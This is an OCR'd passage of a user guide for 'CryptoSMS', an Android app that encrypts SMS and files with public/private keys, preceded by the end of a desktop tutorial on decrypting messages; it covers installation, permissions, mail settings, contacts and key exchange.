
Step 5: now send the contents to the desire recipient



Part III: decoding an encrypted message



Step 1: select and copy the message



Step 2: select you're key that says Pub/Private

Step 3: Click on messaging

Step 4: select the tab “Receive Encrypted Message” type your passphrase and click on “Paste”

Then finally click “Decrypt”

Your message will show once it has been decrypted successfully

MOBILE ENCYPTION PROGRAM

ANDROID APPLICATION

بسم الله الرحمن الرحيم

Overview

CryptoSMS is an application to encrypt SMS and files on mobile handsets. It is a secure application, so it only allows you to send encrypted data. CryptoSMS uses public/private keys. To encrypt an SMS or file to someone you must have their public key. Once you have their public key, any file or SMS you send to the person will be encrypted. To protect your CryptoSMS messages, there is a pass phrase to logon to the application.

Installation

Supported Phones

CryptoSMS works on many phones. It runs on devices with Android OS version 2.2 or higher. The easiest way to know if it will work with your handset is to try it.

Supported Web Mail Services

CryptoSMS works with most web mail service providers, including YAHOO, GMAIL, GMX, YANDEX and others.

The Applications does not work with any Microsoft web mail service like hotmail, live and outlook.


See 'Appendix 1' for incoming and outgoing mail settings YAHOO, GMAIL, GMX and YANDEX.

If your web mail service provided is not listed in Appendix 1, you need to research the required settings on the internet.


Languages

CryptoSMS has full support for Arabic and English. It uses the language settings of your phone to automatically select the language for the application. by default it will use English.

Installation instructions



First you must download the ".APK" file and transfer it to your mobile phone.



To transfer the APK file to your mobile phone you will need a USB cable. Enable file transfer on the mobile device

These instructions may slightly differ depending on the version of Android OS on your phone.


Once you have copied the file over, you can run it on the mobile phone. This will install it and you will see an "Application installed" message. You can choose "Open" or "Done".

If you choose "Done", the application will be added to your Applications list and can be launched from there.


02:03
CryptoSMS
Do you want to install this application?
Allow this application to:
Your messages
edit SMS or MMS, read SMS or MMS, receive SMS
Network communication
full Internet access
Storage
modify/delete USB storage contents
Phone calls
Read phone status and ID
Services that cost you money
send SMS messages
Install
Cancel

Permissions

You may be asked for permission when you install it. The permissions the application will ask for are to send and receive SMS messages, to send and receive data over the data connection, and to read/write files. You will need to allow these permissions for the application to successfully install and run.




User Guide




This user guide contains instructions for the use of CryptoSMS.

Please note: each phone model may display the screens slightly differently. The same options will be present, but might be shown in a different place.

Setup




When the application is first run, you must configure a username and password. The username should contain at least 2 characters and the password should contain at least 5 characters.





Once you have done the above, the following message will appear:

"CryptoSMS: Generated New Key" and the Application main menu will appear



Application Main Menu





Settings:

Before you start adding your contacts go to your "Settings" and in the "Phone Number" box, insert your phone number instead of "INVALID_PHONE_NUMBER". The application will not run properly if you don't so this step. In some phones this step may be done automatically.



Incoming Mail Settings:



The incoming mail settings depend on your web mail service provider.




The following fields need to be changed:

Mailbox host; Mailbox username; Mailbox password; Mailbox port; Use SSL


See 'Appendix 1' for incoming and outgoing mail settings.

The pictures below are examples only.



Managing Contacts:


The contacts page lists all your contacts. By default a red button appears beside a contact's name. If you have a contact's public key the button will turn green.



Your contacts list in CryptoSMS is encrypted and completely separate from the phone's contacts list. You will need to add each new contact manually in CryptoSMS. This ensures your contacts remain secret and secure.

Adding contacts:

To add a contact click on the "Create Contact" button in the Contacts menu.



This will display the new contact dialog:

add contact page. add name, number and email addresses

You will need to provide a name, phone number, and email address for your contact.

02:06


.
Done

By default a red button appears beside your contact and will only turn green once you have associated a public key to that contact.

Note: If you don't have an email address for your contact, you must include a dummy one anyway.



Sending Public Keys

to encrypt messages, you will need to exchange public keys.


Messages received will be decrypted using your private key.

To start the key exchange process select a contact. Then tap and hold on the

contact name. This will pop up a menu:

Select the “Send public key by SMS” option or "Send public key by email"

A small notification, at the top of the screen, will appear to indicate a message containing your public key was sent.




Receiving Public Key by SMS:

When you receiving a public key by SMS, CryptoSMS will attempt to associate it with one of your added contacts using the sender’s phone number. If an association is successful, you will see the red button beside the contact turn green. You can now send this contact encrypted messages.

If the key was not associated with a contact it will show up in your Text Messaging menu under the Keys tab. You can manually associate it with a contact by tapping on the key and holding. This will pop up a menu that will allow you to choose a contact to assign the key to.

Receiving Public Key by email:



CryptoSMS will attempt to associate it with one of your added contacts using the sender's email address. If an association is successful, you will see the red button beside the contact turn green. You can now send this contact encrypted messages.

If the key was not associated with a contact it will show up in your Email menu under the Keys tab. You can manually associate it with a contact by tapping on the key and holding. This will pop up a menu that will allow you to choose a contact to


import the key to.

The application is designed to be secure and will not allow you to send unencrypted messages.

Sending Encrypted SMS:

You will need to have the recipient's public key to send them an SMS message. There are two ways to send encrypted SMS. The first is through the contacts menu.

Sending from contacts menu:



Tap and hold on a contact you wish to send a secure SMS message. You will need to have received their public key previously. This will show up as a green button beside their name. The tap and hold action will pop up a menu with the option “Send SMS”. :

Select this option. This will bring you to the SMS composition window

